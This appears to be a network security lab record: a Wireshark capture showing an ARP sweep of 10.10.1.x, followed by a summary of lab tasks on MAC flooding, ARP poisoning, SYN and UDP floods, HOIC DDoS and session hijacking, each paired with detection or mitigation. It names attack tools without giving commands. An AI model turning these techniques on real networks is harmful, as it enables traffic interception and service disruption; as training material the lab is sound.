11215	233.388839	MS-NLB-PhysServer-2	Broadcast	ARP	42	Who has 10.10.1.60? Tell 10.10.1.13
11216	233.398942	MS-NLB-PhysServer-2	Broadcast	ARP	42	Who has 10.10.1.61? Tell 10.10.1.13
11217	233.409044	MS-NLB-PhysServer-2	Broadcast	ARP	42	Who has 10.10.1.62? Tell 10.10.1.13
11218	233.419182	MS-NLB-PhysServer-2	Broadcast	ARP	42	Who has 10.10.1.63? Tell 10.10.1.13
11219	233.429332	MS-NLB-PhysServer-2	Broadcast	ARP	42	Who has 10.10.1.64? Tell 10.10.1.13
11220	233.439455	MS-NLB-PhysServer-2	Broadcast	ARP	42	Who has 10.10.1.65? Tell 10.10.1.13
11221	233.449582	MS-NLB-PhysServer-2	Broadcast	ARP	42	Who has 10.10.1.66? Tell 10.10.1.13
11222	233.459744	MS-NLB-PhysServer-2	Broadcast	ARP	42	Who has 10.10.1.67? Tell 10.10.1.13
11223	233.469850	MS-NLB-PhysServer-2	Broadcast	ARP	42	Who has 10.10.1.68? Tell 10.10.1.13
11224	233.479982	MS-NLB-PhysServer-2	Broadcast	ARP	42	Who has 10.10.1.69? Tell 10.10.1.13
11225	233.490111	MS-NLB-PhysServer-2	Broadcast	ARP	42	Who has 10.10.1.70? Tell 10.10.1.13

> Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface \Device\NPF_{A3848901-08D7-459E-B030-16399698EB0}, id 0
> Ethernet II, Src: MS-NLB-PhysServer-21_5d:31:06:67 (02:15:5d:31:06:67), Dst: Microsoft_01:80:01 (00:15:5d:01:80:01)
> Internet Protocol Version 4, Src: 10.10.1.13, Dst: 10.10.1.10
> Transmission Control Protocol, Src Port: 5764, Dst Port: 0, Seq: 1, Len: 0

Ethernet 2: <live capture in progress>

Type here to search

Packets: 11225 • Displayed: 11225 (100.0%)

Profile: Default

12:05 PM 9/17/2025

Lab Summary: Network-Level Attacks and Countermeasures

In this lab, we executed and analyzed multiple real-world network-level attack techniques and explored corresponding detection and prevention methods. Tasks included:

- **MAC Flooding** using macof to overflow the switch's CAM table and enable sniffing.
- **ARP Poisoning** with arpspoof to intercept communication between two systems.
- **ARP Attack Detection** using manual and tool-based methods to identify ARP spoofing in a switched network.
- **Denial of Service (DoS)** attacks using hping3 to flood the target with SYN, UDP, and PoD packets.
- **Distributed DoS (DDoS)** attack using HOIC to simulate large-scale HTTP floods.
- **DDoS Detection & Mitigation** with Anti DDoS Guardian, monitoring traffic and limiting flows in real time.
- **Session Hijacking** via Zed Attack Proxy (ZAP) to intercept and manipulate live web sessions.
- **Session Hijack Detection** using Wireshark to identify suspicious packet flows and unauthorized session takeovers.

Not all simulations completed due to tool or site unavailability (e.g., cloned MovieScope site, email lure). However, core network attacks and defenses were successfully demonstrated.